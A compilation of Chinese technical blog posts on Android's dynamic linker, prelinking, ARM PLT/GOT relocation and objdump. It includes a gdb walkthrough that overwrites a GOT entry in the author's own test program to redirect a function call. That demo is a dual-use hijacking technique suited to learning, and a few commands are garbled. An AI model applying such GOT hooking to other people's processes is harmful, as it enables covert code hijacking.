            if (((unsigned)pbase + len) > si->wrprotect_end)
                si->wrprotect_end = (unsigned)pbase + len;
                    mprotect(pbase, len,PFLAGS_TO_PROT(phdr->p_flags) | PROT_WRITE);
        }
                ……
         }
```

共享库代码由于是位置无关的，所以只需要可写段中的.got 段（COW 的），所以不需要只读段的内存保护。

如果 bss 段的区间中包含页边界，则对超出的部分作另外的匿名映射，private anonymous mappings 意味着当这些内存映射被取消映射时，内存会真的将其释放给系统。

```
if (tmp < (base + phdr->p_vaddr + phdr->p_memsz)) {
        extra_base = mmap((void *)tmp, extra_len， PFLAGS_TO_PROT(phdr->p_flags), MAP_PRIVATE | MAP_FIXED | MAP_ANONYMOUS, -1, 0);
```

加载完成后 load_library 会调用 init_library 进行库的初始化操作，init_library 又会调用 link_image，链接共享库的映像文件，共享对象的链接与重定位过程参考 3.3 节。

4 可执行映像的重定位

加载目标映像的所有依赖库后，link_image 调用 reloc_library 函数根据 DYNAMIC 段中的 DT_REL 和 DT_JMPREL 属性节区对目标映像进行重订位，两种属性的节区都是 Elf32_Rel 结构体的链表。

```
typedef struct elf32_rel {
    Elf32_Addr          r_offset;           //重定位偏移量，以目标文件加载地址为基准
    Elf32_Word          r_info;                     //包含了重定位类型和在符号表中的索引
} Elf32_Rel;
```

DT_JMPREL 包含了与 PLT 表相关的重定位信息，把它与主重定位表分离是为了支持懒绑定，以便让连接器在进程初始化时跳过这些重定位，而在运行时发生外部过程调用时通过 PLT 表调用连接器函数实现绑定。由于 linker 不支持懒绑定，所以对该表的重定位也需要提前到进程初始化时进行。

```
/*in myandroid/build/core/armelf.xsc*/
    .rel.dyn        :
      {
        *(.rel.init)
        *(.rel.text .rel.text.* .rel.gnu.linkonce.t.*)
        *(.rel.fini)
        *(.rel.rodata .rel.rodata.* .rel.gnu.linkonce.r.*)
        *(.rel.data.rel.ro* .rel.gnu.linkonce.d.rel.ro.*)
        *(.rel.data .rel.data.* .rel.gnu.linkonce.d.*)
        *(.rel.tdata .rel.tdata.* .rel.gnu.linkonce.td.*)
        *(.rel.tbss .rel.tbss.* .rel.gnu.linkonce.tb.*)
        *(.rel.ctors)
        *(.rel.dtors)
        *(.rel.got)
        *(.rel.bss .rel.bss.* .rel.gnu.linkonce.b.*)
      }
    .rel.plt        : { *(.rel.plt) }
```

属性在重定位的过程中,linker 会调用_do_lookup 在 soinfo 结构体链表中的所有映像文件的符号表中查找该符号的实际地址，然后修改.rel.plt 表项所指向的该符号在映像(位于.got 段）中的地址。对.rel.plt 段的重定位将解析所有外部过程引用（符号属性 st_shndx 为 STN_UNDEF），完成与共享库的链接。

```
/*in link_image()*/
    if(si->plt_rel) {                                   /*it 's a .rel.plt (DT_JMPREL) section*/
      if(reloc_library(si, si->plt_rel, si->plt_rel_count))//binding all the external func
            goto fail;
    }
    if(si->rel) {                                       /*it 's a .rel.dyn (DT_REL)section*/
        if(reloc_library(si, si->rel, si->rel_count))
            goto fail;
    }
```

重定位的过程也是解析和绑定符号的过程，主要要解决的两个问题是：

1. 如何找出有哪些符号需要重定位。

2. 这些符号的重定位类型（R_ARM_GLOB_DAT,R_ARM_JUMP_SLOT…）及相应的重定位操作。

上图给出了 linker 进行符号绑定过程涉及到的主要数据对象及其关系，Dyn 段中给出了所有与重定位有关的数据结构的组成分布。Rel 代表了所有重定位表项。每个重定位表项对应一个 Symtab 表项和一个 strtab 表项。Symtab 和 strtab 也一一对应，但 strtab 中只包含了字符串，并不能指向其它的表。Hash 表与 symtab 表中的索引项相对应，通过它可以加快符号查找的速度。同一个符号在“对象层”可能出现多次。

Linker 中符号的绑定过程大致如下：
首先在 reloc_library 中队重定位节的每个 Rel 表项的 rel->r_info 成员依次进行解析，得到该重定位符号在本地符号表中的索引，该符号的重定位类型以及应进行修改的位置。根据符号索引在字符串表中找到相应的符号字符串，调用_do_lookup 函数在 soinfo 链表对应的共享库中查找该符号。

```
/*in reloc_library ()*/
  for (idx = 0; idx < count; ++idx) {                  //count = si->plt_rel_count.
        unsigned type = ELF32_R_TYPE(rel->r_info);
        unsigned sym = ELF32_R_SYM(rel->r_info);
        unsigned reloc = (unsigned)(rel->r_offset + si->base);
        if(sym != 0) {
            /*search symbol within solist*/
                    s = _do_lookup(si, strtab + symtab[sym].st_name, &base);
            if ((s->st_shndx == SHN_UNDEF) && (s->st_value != 0)) {return -1;}
```

_do_lookup 首先会调用_do_lookup_in_so 在目标映像本地的符号表中查找该符号，这个过程会解析出本地的重定位符号，对于未定义的外部符号，_do_lookup_in_so 会返回 0，然后
_do_lookup 开始进入一个 for 循环，遍历整个 soinfo 链表。为每个 soinfo 调用一次_do_lookup_in_so。

```
        /* in _do_lookup（）*/
    for(si = solist; (s == NULL) && (si != NULL); si = si->next)
    {
        if((si->flags & FLAG_ERROR) || (si == user_si))
            continue;
        s = _do_lookup_in_so(si, name, &elf_hash);
        if (s != NULL) {
            *base = si->base;
            break;
        }
}
```

_do_lookup_in_so 首先会调用 elfhash 计算出未定义字符串的 hash 值，将该值作为参数传递给_elf_lookup,它将最终返回符号对应的值。

```
static Elf32_Sym *_elf_lookup(soinfo *si, unsigned hash, const char *name)
{
```

```
    Elf32_Sym *s;
    Elf32_Sym *symtab = si->symtab;
    const char *strtab = si->strtab;
    unsigned n;
    n = hash % si->nbucket;
    for(n = si->bucket[hash % si->nbucket]; n != 0; n = si->chain[n]){
        s = symtab + n;
        if(strcmp(strtab + s->st_name, name)) continue; /* only concern ourselves with                    global symbols */
        switch(ELF32_ST_BIND(s->st_info)){
        case STB_GLOBAL:
            if(s->st_shndx == 0) continue;    /* no section == undefined */
        case STB_WEAK:
            return s;
        }
    }
    return 0;
}
```

程序中的参数 hash 是针对目标符号字符串计算出的 hash 值，bucket[hash % si->nbucket]
对应于符号表中的一个索引，根据这个索引找到相应的符号，与目标符号比较，相同则返回该符号的值（s->st_shndx == 0 除外，说明该符号不在本文件定义），否则继续查找，n = si->chain[n]将给出相同 hash 值的另一个符号索引。

符号若找到，其对应的地址被返回给 reloc_library.reloc_library 会根据之前得到的重定位类型，用该值进行相应的重定位操作。

```
    /*in reloc_library*/
                        ……..
        sym_addr = (unsigned)(s->st_value + base);      /*get the actual address.*/
        sym_name = (char *)(strtab + symtab[sym].st_name);
    }
    switch(type){
```

```
        case R_ARM_JUMP_SLOT:
        case R_ARM_GLOB_DAT:
        case R_ARM_ABS32:
            *((unsigned*)reloc) = sym_addr;
            break;
        case R_ARM_RELATIVE:
            if(sym){return -1; }
            *((unsigned*)reloc) += si->base;
            break;
        case R_ARM_COPY:
            memcpy((void*)reloc, (void*)sym_addr, s->st_size);    /*object in RW seg*/
            break;
        default: return -1;
        }
        rel++;
    }
    return 0;
```

整个加载与链接的过程通过 link_image 递归进行，最终所有相关映像文件均会被加载并连接，为避免递归式的加载与重定位过程导致进程启动的时间开销过大，可以使用 mklibs 工具控制共享库的数量。

可执行映像的重定位完成后 link_image 之后会调用 mprotect 将代码段的权限改回可读可执行。

```
    if (si->wrprotect_start != 0xffffffff && si->wrprotect_end != 0) {
        mprotect((void *)si->wrprotect_start, si->wrprotect_end - si->wrprotect_start, PROT_READ | PROT_EXEC);
    }
```

然后调用 call_destructors，执行映像的初始化队列，最后返回映像的入口地址。Linker 将直接跳入可执行映像并开始执行。

```
/* begin.S */
_start:
        …….
        bl      __linker_init     /* linker init returns the _entry address in the main image */
        mov pc, r0
```

linker 中定义了 dl_unwind_find_exidx 函数，该函数将通过 dl.so 导出给 libc.so 的__gnu_Unwind_Find_exidx 函数，该函数可以根据 PC 计数器的值返回相应共享库中指向 ARM_EXIDX 段的指针（位于 soinfo 结构中），该段用于栈退回(stack unwinding)机制，确保 C++在异常被抛出、捕获并处理后，所有生命期已结束的对象都会被正确地析构，它们所占用的空间会被正确地回收。可执行映像及共享库的 soinfo 结构用于栈退回的数据结构分别在 link_image 和 load_library 中被赋值。

Unload_library 用于卸载指定的共享库并卸载其依赖库中可以被卸载的库。

如果采用显式调用的方法动态链接使用共享库的例程，应用程序需要使用 linker 提供的外部接口，libdl.so 中包含了所有这些接口，链接时在命令行加入-ldl，这样可执行映像的依赖库中将只包含 libdl.so。dlopen 是加载共享库的接口，它会调用 find_library 找到并加载共享库。dlsym 会调用 _do_lookup 返回符号地址,dlerror 用于错误检查,dlclose 调用 unload_library 动态卸载共享库(进程退出时不会自动卸载不用的共享库)。用户也可以通过系统调用 sys_uselib 在核心态加载共享库，但该函数只支持固定地址加载。

生成共享库的基本方法与 linux 相同。在编译链接时在命令行加入 -shared 和 –fPIC，android 共享库链接脚本为 armelf.xcs。例如：

```
$ arm-none-linux-gnueabi-gcc -fpic -nostdlib -Wl,-T,armelf.xsc, -shared, -Bsymbolic -o libhello.so    hello.c         /*create shared object*/
```

在编译动态链接的可执行文件时使用--dynamic-linker ,-nostdlib, -rpath , –L…. 指定解释器，共享库及搜索路径。例如：

```
$ arm-none-linux-gnueabi-gcc -c start.c
 $ arm-none-linux-gnueabi-gcc -c main.c
$ arm-none-linux-gnueabi-ld --dynamic-linker /system/bin/linker -nostdlib /
ath /system/lib -rpath ~/tmp/android/system/lib -L . /
-L ~/tmp/android/system/lib -lc -lhello -o hello2 start.o main.o
```

另外有两个特别的工具 mklibs 和 apriori。mklib 可用于查找并复制程序用到的最小的共享库集，apriori 可以预先为若干共享库确定加载地址，并

为有依赖关系的共享库做静态重定位和连接,解释器会在共享库加载时(see load_library)调用 is_prelinked 查看该库是否时 prelink 的并在 alloc_mem_region 中检查目的地址是否被占用。

Reference

[1] 漫谈兼容内核之八: ELF 映像的装入 毛德操

[2] Linkers and loaders.

[3] How to write shared libraries.

[4] C++异常机制的实现方式和开销分析

http://blog.csdn.net/fengkehuan/article/details/6223406

Android Prelink 实现的源码分析

1. 原理简介

1) Prelink

Prelink 即预链接技术是利用事先链接以代替运行时链接的技术，以加快共享库的加载速度，它不仅能加快程序启动时间，还可以减少部分内存开销（它能使 KDE 的启动时间减少 50%）。每次程序执行时，进行的链接动作都是一样的，链接相对来说开销很大，尤其是嵌入式系统。

2) 普通 Linux 系统的 Prelink

Redhat 系统中 prelink 工具(/etc/cron.dialy/prelink)会修改可执行程序，把它与所需库的链接信息加入可执行程序。在程序运行时，使用 glibc(glibc > 2.3.1-r2)中的 ld-linux.so 来进行链接。用此方式，每次更新动态库后，使用它的程序都需要重新 prelink，因为新库中的符号信息，地址等很可能与原来不同了。

3) Android 的 Prelink

Android 源码中有一组 map 文件，其中定义了需要预连接的动态库，其 Prelink 信息以及对应的逻辑地址（4G 地址空间中位置），在动态库编译时，预处理程序 apriori 根据 map 文件中的定义，生成预链接信息重定向信息，并加入这些二进制文件 lib*.so 的末尾。它主要节约了查询函数地址等工作所用的时间，动态库重定位的开销。在运行程序，动态库加载时，加

载程序 linker 判断动态库是否为 Prelink 的，如果是的话，就在首次使用时将其加载到指定的内存空间，直接使用预编译信息。

2. 源码分析

1) 动态库的编译脚本
   a) 源代码
   frameworks/base/media/libmedia/Android.mk 等库的编译选项文件
   b) 配置
   可在 Android.mk 中设置该库是否需要 Prelink，默认是使用 Prelink 的，也可设置成否，方法如下：
   LOCAL_PRELINK_MODULE := false
   c) 分析
   此设置只用于动态库的编译，编译时用 showcommands 参数即可看到具体编译使用到的命令行，如在某个库的目录中运行 mm showcommands，即可看到相应的 Prelink 操作，示例如下：
   target Prelink: libxxx
   out/host/linux-x86/bin/apriori --prelinkmap build/core/prelink-linux-arm-2G.map --locals-only --quiet xxx.so --output xxx.so
   如果该库设置为需要 prelink，则也需要在 map 文件中加入相应项，否则编译不通过
2) 内核
   a) 源码
   kernel/arch/arm/configs/xxx_defconfig
   arch/arm/mach-msm/include/mach/vmalloc.h
   b) 配置
   CONFIG_VMSPLIT**_2G**=y 一般默认为 3G/1G，此项即设置为 2G/2G
   c) 分析
   xxx_defconfig 为默认的内核配置文件(修改其中的 **CONFIG_**VMSPLIT_*)，也可通过 make menuconfig 配置，与 Prelink 相关的主要是指定用户空间和内核空间内存如何分配 4G 的虚拟内存空间（Memory **split**），一般有三种方式：3G/1G，2G/2G，1G/3G(user/kernel)，一般默认的是用户空间 3G(0x0-0xBFFFFFFF)，内核空间 1G(0xC0000000 - 0xFFFFFFFF)

d) 内存分析示例，以 3G/1G 为例(见 build/core/prelink-linux-arm.map)

0xC0000000 - 0xFFFFFFFF Kernel
0xB0100000 - 0xBFFFFFFF Thread 0 static
0xB0000000 - 0xB00FFFFF Linker
0xA0000000 - 0xBFFFFFFF Prelinked System Libraries
0x90000000 - 0x9FFFFFFF Prelinked App Libraries
0x80000000 - 0x8FFFFFFF Non-prelinked Libraries
0x40000000 - 0x7FFFFFFF mmap's stuff
0x10000000 - 0x3FFFFFFF Thread Stacks
0x00000000 - 0x0FFFFFFF .text / .data / heap

3) map 文件

a) 源代码

build/core/prelink-linux-<arch>*.map

b) 配置

编译时有多个 map 文件可先，根据不同的硬件平台及内存分配(3G/1G, 2G/2G)修改系统配置 device/*/BoardConfig.mk 选择使用不同的 map 文件.

如 prelink-linux-arm-2G.map, prelink-linux-arm.map

系统中每加入一个需要 prelink 的动态库，需要在 map 文件添加相应的项

c) 分析

在用户空间，共定义了三块与链接相关地址间空

系统库分配的内存：Prelinked System Libraries

应用库分配的内存：Prelinked App Libraries

无 prelink 库分配的内存：Non-prelinked Libraries

d) map 文件规则

需要在 build/core/prelink-linux-arm.map 中加入形如 libhellod.so 0x96000000。

手工指定某个库相应的 prelink 地址范围，库应用对齐 1M 边界，注意库与库之间的间隔数，如果指定不好编译的时候会提示说地址空间冲突的问题。另外，注意排序，这里要把数大的放到前面去，按照大小降序排序。

4) apriori 程序

a) 源代码

build/tools/apriori/*

b) 配置

device/*/BoardConfig.mk 中设置

TARGET_USES_2G_VM_SPLIT := true 以配置 Prelink 的地址空间

c) 分析

apriori 中的 prelinkmap.c 它用根据整个系统设置 device/*/BoardConfig.mk 的内存分配规则（3G/1G, 2G/2G）来判断 map 中指定地址是否符合 Prelink 的地址空间范围，如果正常，则在 so 的末尾加入 prelink 信息和标识(文件以 PRE 结束)

apriori 可以预先为若干共享库确定加载地址，并为有依赖关系的共享库做静态重定位和连接, 该命令加入参数--verbose，即可显示出 prelink 的细节。

5) linker 程序

a) 源代码

bionic/linker/*

(bionic 目录中存放一些基础的库，如 libc, libstdc++, libthread_db, linker 等)

b) 分析

linker 是 Android 的专用动态链接库键接器，Linker 和传统 Linux 使用的 linker(ld.so,ld-linux.so.2,ld-linux.so.3)有所不同。库的编译参数-dynamic-linker 指定了键接器为/system/bin/linker(也可以手动换成别的)，该信息将被存放在 ELF 文件的.interp 节中，内核执行目标映像文件前将通过该信息加载并运行相应的解释器程序 linker，并链接相应的共享库，共享库以 ELF 文件的形式保存在文件系统中。核心的 load_elf_binary 会首先将其映像文件映射到内存，然后映射并执行其解释器也就是 linker 的代码。linker 的代码段是进程间共享的，但数据段为各进程私有。

所有外部过程引用都在映像执行之前解析, Android 中的共享库和可执行映像都默认采用 ELF 格式的文件. 程序头表包含了加载到内存中的各种段的索引及属性信息，它将告诉加载器如何加载映像，初始化时，动态链接器首先解析出外部过程引用的绝对地址，一次性的修改所有相应的 GOT 表项。

linker 会在共享库加载时，调用 is_prelinked 查看该库是否是 prelink 的，并在 alloc_mem_region 中检查目的地址是否被占用。如果该库不是 prelink 的，则库加载的起始地址为零。

3. 参考文档：

1) 动态库优化——Prelink（预连接）技术
http://www.eefocus.com/article/09-04/71629s.html
2) Android build system note - 一醉千年 - CSDN 博客
http://blog.csdn.net/yili_xie/archive/2009/12/01/4906865.aspx
3) Linux, Android 基础知识总结
http://wenku.baidu.com/view/f68fc029647d27284b735100.html
http://www.cnblogs.com/sdphome/archive/2011/09/14/2176219.html
4) android Linker 浅析
http://blog.csdn.net/dinuliang/archive/2010/04/20/5509009.aspx

Android 动态连接器 linker 与静态连接器 ld

一、静态连接器 ld

静态连接器 ld 是 GNU 编译工具链的一部分，包含在 binutils 中；其中，collect2 是对 ld 的一层包装、我们在静态连接时常用 collect2。
静态连接是在程序的编译连接中完成的。
静态连接中，连接器会把引用其他目标文件的函数进行地址重定位、进而分配地址；这叫连接时重定位。
eg：静态库编译进程序就是这样。

二、动态连接器 linker

android linker 浅析

动态连接器 linker，是指程序所调用库部分并不是在连接阶段就包含在可执行镜像中；而是在实际运行时由 linker 连接。这样可以大大提高磁盘及内存的使用效率。

动态连接是在程序装载的过程中完成的。

动态连接中，连接器只是给引用其他目标文件的函数分配一个动态连接符号；地址分配在程序装载时进行，这叫装载时重定位。

eg：程序在执行过程中将共享库链接进进程地址空间就是这样。

我们用 readelf -a 打开需要用到动态连接的可执行镜像，会发现动态连接器。

arm-none-linux-gnueabi-readelf -a ../../out/target/product/generic/system/bin/testinput

[plain] view plaincopy 在 CODE 上查看代码片派生到我的代码片

[Requesting program interpreter: /system/bin/linker]

看看 ubuntu 下的动态链接器：readelf -a main

[plain] view plaincopy 在 CODE 上查看代码片派生到我的代码片

[Requesting program interpreter: /lib64/ld-linux-x86-64.so.2]

为了提高动态连接效率，出现了延迟绑定的说法：即不是在装载时一次性确定地址，而是在用到某一个变量或函数时、才为该变量或函数重定位地址。

说明：程序是按照一个整体被装载的。

====

补充：

三、动态连接器自举

上面遇到一个问题，和用 C 语言去编写 C 编译器一样的问题？

1.动态连接器本身不可以依赖于其他任何共享对象；

2.动态连接器本身所需要的全局和静态变量的重定位工作由它本身完成——在启动时有一段非常精巧的代码、完成动态连接，同时又不能用到全局和静态变量、不可以调用函数。

动态库的静态装载：在可执行文件运行时、进入 main 函数之前，已经把要用到动态库的变量或函数重定位。

动态库的动态加载：即使用 dlopen 函数簇，程序初始化完后、直接进入 main 函数；在需要时才连接。

3.动态链接器 linker 更新导致的一个 HAL 加载问题

《Android 系统学习》第六章：Android4.1 HAL 段错误问题—linker 与 prelink

http://blog.csdn.net/tankai19880619/article/details/8934734

Android ELF 文件 PLT 和 GOT

之前分析了 x86 平台 ELF 文件 PLT 和 GOT，这里来看一些 Android 的 ELF 文件。因为 Android 智能手机使用的是 ARM 架构的 CPU，所以本文关注的 ELF 文件也可以认为是 ARM 平台的 ELF。

测试代码依然是经典的 hello world

```
?
1#include <stdio.h>
2int main(int argc, char *argv[]) {
3        puts("Hello, world");
4        return 0;
5}
```

在 Android 源码环境下编译，需要 Android.mk 文件：

```
LOCAL_PATH:=$(call my-dir)
include $(CLEAR_VARS)
LOCAL_SRC_FILES := \
        hello.c
LOCAL_MODULE_TAGS := debug
LOCAL_MODULE := hello
LOCAL_SHARED_LIBRARIES := libc
LOCAL_MODULE_PATH := ./custom_out
include $(BUILD_EXECUTABLE)
```

Android 源码中提供了几个和 x86 平台类似的 ELF 文件查看工具，比如 objdump 和 readelf，位置分别是：

```
./prebuilt/linux-x86/toolchain/arm-eabi-4.4.0/bin/arm-eabi-objdump
./prebuilt/linux-x86/toolchain/arm-eabi-4.4.0/bin/arm-eabi-readelf
```

然后使用 arm-eabi-objdump 看看 plt 表中的内容，如下

```
Disassembly of section .plt:

00008304 <.plt>:
    8304:       e52de004        push    {lr}            ; (str lr, [sp, #-4]!)
    8308:       e59fe004        ldr     lr, [pc, #4]    ; 8314 <__exidx_start-0x81>
    830c:       e08fe00e        add     lr, pc, lr
    8310:       e5bef008        ldr     pc, [lr, #8]!
    8314:       00000dd4        ldrdeq  r0, [r0], -r4
    8318:       e28fc600        add     ip, pc, #0      ; 0x0
    831c:       e28cca00        add     ip, ip, #0      ; 0x0
    8320:       e5bcfdd4        ldr     pc, [ip, #3540]!
    8324:       e28fc600        add     ip, pc, #0      ; 0x0
    8328:       e28cca00        add     ip, ip, #0      ; 0x0
    832c:       e5bcfdcc        ldr     pc, [ip, #3532]!
```

根据指令的重复特征可以看到，从 0×8318 开始的六条指令，是 PLT 中的两个表项，每个表项有三条指令。

使用 arm-eabi-readelf 看.rel.plt 节区的内容如下，确实只有两个符号需要使用 PLT 进行重定位：

```
Relocation section '.rel.plt' at offset 0x2f4 contains 2 entries:
 Offset     Info    Type            Sym.Value  Sym. Name
000090f4  00000416 R_ARM_JUMP_SLOT   00008318   puts
000090f8  00000716 R_ARM_JUMP_SLOT   00008324   __libc_init
```

按照顺序，从 0×8318 到 0×8320 的三条指令，是 puts 函数对应的 PLT 表项：

```
8318:   e28fc600        add     ip, pc, #0      ; 0x0
831c:   e28cca00        add     ip, ip, #0      ; 0x0
8320:   e5bcfdd4        ldr     pc, [ip, #3540]!
```

这三条指令到底做了什么，还需要进一步分析。

1. 0×8318: e28fc600 add ip, pc, #0 ; 0×0

ARM 采用三级流水线，PC 寄存器中取到的指令地址是当前执行指令的地址加 8。当前指令的地址为 0×8318，因此 PC = 0×8318 + 0×8 = 0×8320。IP = PC + 0 = 0×8320

2. 0x831c: e28cca00 add ip, ip, #0 ; 0×0

IP = IP + 0 = 0×8320 + 0 = 0×8320

3. 0×8320: e5bcfdd4 ldr pc, [ip, #3540]!

PC = IP + 3540(dec) = 0×8320 + 0xdd4 = 0x90f4 这是一个间接寻址后跳转的语句，跳转的目的地址是 0x90f4 中存储的数值。

0x90f4 这个地址附近的内容如下：

```
Disassembly of section .got:

000090e8 <.got>:
    90e8:       00009020        andeq   r9, r0, r0, lsr #32
        ...
    90f4:       00008304        andeq   r8, r0, r4, lsl #6
    90f8:       00008304        andeq   r8, r0, r4, lsl #6
```

已经到了 GOT 中，0x90f4 就是 puts 对应的 GOT 表项的地址，而上一步跳转的目的地，就是 0x90f4 中存储的数值，即 0×8304。再看一下之间的 PLT，发现 0×8304 正是 PLT 第 0 项的地址。至此，完成了和 x86 平台类似的功能，然后下一步就是具体的符号解析过程。

当找到 puts 的真正地址时，修改对应的 GOt 表项，再次调用 puts 就不再需要重新解析符号了

gdb 演示 Android ELF 的 GOT Hook

之前发了使用 gdb 演示 x86 平台 Linux 修改 GOT 中函数地址实现 Hook 的文章：《利用 gdb 演示 GOT Hook》既然 Android 底层本质上也是 Linux，只不过换成了 ARM 架构的 CPU，使用类似的方法还是可以达到目的的。本文的演示在 Ubuntu 10.04LTS 和 Android 4.1.1 模拟器上进行的。

1. 源码与编译

这里使用稍微“复杂”一些的代码，编译成两个模块（hooktest 和 libmym.so），libmym.so 由 mym.c 编译得到

```
?
1 /**
2   * filename          : mym.c
3   * description    : my simple math library
4   */
5 #include <stdio.h>
6
7 int add(int a, int b) {
8         return a + b;
9 }
10
11int multiply(int a, int b) {
12        return a * b;
13}
```

libmym.c 导出两个函数，分别是 add 和 multiply，因此头文件 mym.h 如下

```
?
1/**
2  * filename                : mym.h
3  * description         : functions exported by libmym.so
4  */
5int add(int, int);
6int multiply(int, int);
```

Android.mk 文件如下

```
LOCAL_PATH:=$(call my-dir)
include $(CLEAR_VARS)

LOCAL_SRC_FILES:=\
        mym.c\
        mym.h

LOCAL_PRELINK_MODULE:=false

LOCAL_MODULE_TAGS:=debug
LOCAL_MODULE:=libmym
LOCAL_MODULE_PATH :=  $(TARGET_OUT_SHARED_LIBRIES)

include $(BUILD_SHARED_LIBRARY)
```

然后在源码环境下使用 mmm 命令编译模块。

hooktest 由 hooktest.c 编译得到，为了找到头文件 mym.h，最好把 mym.h 放在相同的目录中：

```
?
1 /**
2   * filename          : hooktest.c
3   * description    : play around with gdb, again
4   */
5 #include <stdio.h>
6 #include "mym.h"
7
8 int main(int argc, char *argv[]) {
9         printf("5 + 5 = %d\n", add(5, 5));
10        printf("5 + 5 = %d\n", add(5, 5));
11
12        return 0;
13}
```

hootest 的 makefile 如下

```
LOCAL_PATH:=$(call my-dir)
include $(CLEAR_VARS)

LOCAL_SRC_FILES := \
        hooktest.c \
        mym.h
LOCAL_MODULE_TAGS := debug
LOCAL_MODULE := hooktest

LOCAL_SHARED_LIBRARIES := libc libmym
```

```
LOCAL_MODULE_PATH := ./custom_out

include $(BUILD_EXECUTABLE)
```

同样使用 mmm 编译这个模块。

2. gdb 远程调试

将编译后得到的 libmym.so 和 hootest 使用 adb push 分别导入到 Android 系统的/system/lib 目录和/data/local 目录，由于这个目录是不可写的，所以先要重新挂载一下。

```
1$ adb remount
2$ adb push libmym.so /system/lib
3$ adb hooktest /data/local
```

远程调试时，gdb 分为 server 端和 client 端。简单地说，server 端在 Android 系统中运行，client 端在桌面系统（我使用 Ubuntu Linux）中运行，开启 gdb 的 shell，我们在 client 端输入调试指令，会发送给 server 执行，server 将执行的结果返回给 client 端。

```
1$ adb shell        # 连接 Android 的 shell
2# chmod 755 /data/local/hooktest    # 更改权限
3# gdbserver :11111 /data/local/hooktest      # 调试 hooktest
4Process hooktest created; pid = 670
5Listening on port 11111
```

Android 系统和 Ubuntu 是两个不同的操作系统，有各自的端口。gdbserver 监听 Android 系统的 11111 端口，等待 client 发送过来的命令。而 client 使用 Ubuntu 的某个端口，因此需要与 Android 系统 gdbserver 使用的端口建立起一个“映 射”，这也要使用 adb 的命令来完成：

```
1$ adb forward tcp:11111 tcp:11111   # 端口转发，端口号可以不相同
```

adb forward 完成端口数据的“转发”，因此 client 发送数据到 Ubuntu 的 11111 端口的数据就会被转发到 Android 系统的 11111 端口。

gdbclient 可以在 Android 系统源码中的路径为

./prebuilts/gcc/linux-x86/arm/arm-eabi-4.6/bin/arm-eabi-gdb

./prebuilts/gcc/linux-x86/arm/arm-eabi-4.6/bin 目录中还有其他很有用的工具，比如 arm-eabi-objdump 和 arm-eabi-readelf，因此可以把这个目录加入到环境变量 PATH 中方便使用里面的工具。

使用 arm-eabi-gdb 时也需要加载 hooktest 中，注意这里需要使用包含调试信息的 hooktest，在源码中的路径为

./out/target/product/generic/obj/EXECUTABLES/hooktest_intermediates/LINKED/hooktest

因此执行以下命令

```
$ PATH=$PATH:./prebuilts/gcc/linux-x86/arm/arm-eabi-4.6/bin
$ arm-eabi-gdb ./out/target/product/generic/obj/EXECUTABLES/hooktest_intermediates/LINKED/hooktest
GNU gdb (GDB) 7.1-android-gg2
Copyright (C) 2010 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
```

```
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "--host=i686-linux-gnu --target=arm-elf-linux".
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>...
Reading symbols from /home/wind/droid-4.1.1_r6/out/target/product/generic/obj/EXECUTABLES/hooktest_intermediates/LINKED/hooktest...done.
```

从 gdb 的输出中可以看到，读取 hooktest 的符号表成功了。但是调试中还需要 Android 库的符号信息（包括 libmym.so），因此，也要设置符号信息所在的目录，使 gdb 能够查找到。

```
(gdb) set solib-absolute-prefix out/target/product/generic/symbols/
(gdb) set solib-search-path out/target/product/generic/symbols/system/lib/
```

然后连接 gdbserver 开始调试。之前在《Android ELF 文件 PLT 和 GOT》说明了如何寻找某个函数对应的 GOT 表项，这里不再详细说明。在我的环境下，add 函数 GOT 表项的地址为 0x2a001ff4

```
?
1 (gdb) target remote :11111
2 Remote debugging using :11111
3 (gdb) b add      # 在 add 函数下断点
4 (gdb) c
5 Continuing.
6 Breakpoint 6, 0x40072384 in add ()
7 (gdb) p/x *0x2a001ff4
8 $4 = 0x40072385      # GOT 表中的内容为 add 的地址加 1
```

```
(gdb) p multiply
$5 = {<text variable, no debug info>} 0x4007238c <multiply>
(gdb) set *0x2a001ff4=0x4007238d   # 修改为 multiply 的地址加 1
(gdb) c
Continuing.
Program exited normally.
```

然后在 gdbserver 端的输出如下：

```
5 + 5 = 10
5 + 5 = 25
Child exited with status 0
GDBserver exiting
```

可以看到，add 函数已经被 multiply 函数所替代，输出了 5 * 5 的结果。

至于为何 GOT 表中存储的是函数的真实地址加 1（一开始没注意要加 1，修改 GOT 表项后总是出现段错误），我目前还没有搞清楚原因，还需进一步研究。

ELF 文件查看利器之 objdump 用法

Android 在 NDK 开发工具中提供了 objdump，用来帮助开发者查看编译后目标文件的组成结构和具体内容。

常用的有以下几个功能选项：

1）-a 或者--archive-headers

这个参数起到的作用和 ar 命令相似，用来看一个.a 静态库文件中包含了哪些目标文件。

2）-f 或者--file-headers

输出目标 ELF 文件头中包含的信息，例如：

```
g:\libexample.so:     file format elf32-littlearm
architecture: armv5te, flags 0x00000150:
HAS_SYMS, DYNAMIC, D_PAGED
start address 0x00000000
```

http://blog.csdn.net/Roland_Sun

表明这是个 ELF 文件，支持处理器指令集是 armv5te，等等。总体来说，信息量有限。

3）-h 或者--[section-]headers

输出目标文件中节表（Section Table）中所包含的所有节头（Section Header）的信息，例如：

```
g:\libexample.so:     file format elf32-littlearm

Sections:
Idx Name          Size      VMA       LMA       File off  Algn
  0 .dynsym       00000620  00000114  00000114  00000114  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
  1 .dynstr       0000061c  00000734  00000734  00000734  2**0
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
  2 .hash         00000314  00000d50  00000d50  00000d50  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
  3 .rel.dyn      00000068  00001064  00001064  00001064  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
  4 .rel.plt      00000120  000010cc  000010cc  000010cc  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
  5 .plt          000001c4  000011ec  000011ec  000011ec  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, CODE
  6 .text         00002f44  000013b0  000013b0  000013b0  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, CODE
  7 .ARM.extab    0000009c  000042f4  000042f4  000042f4  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
  8 .ARM.exidx    00000178  00004390  00004390  00004390  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
  9 .rodata       00000400  00004508  00004508  00004508  2**3
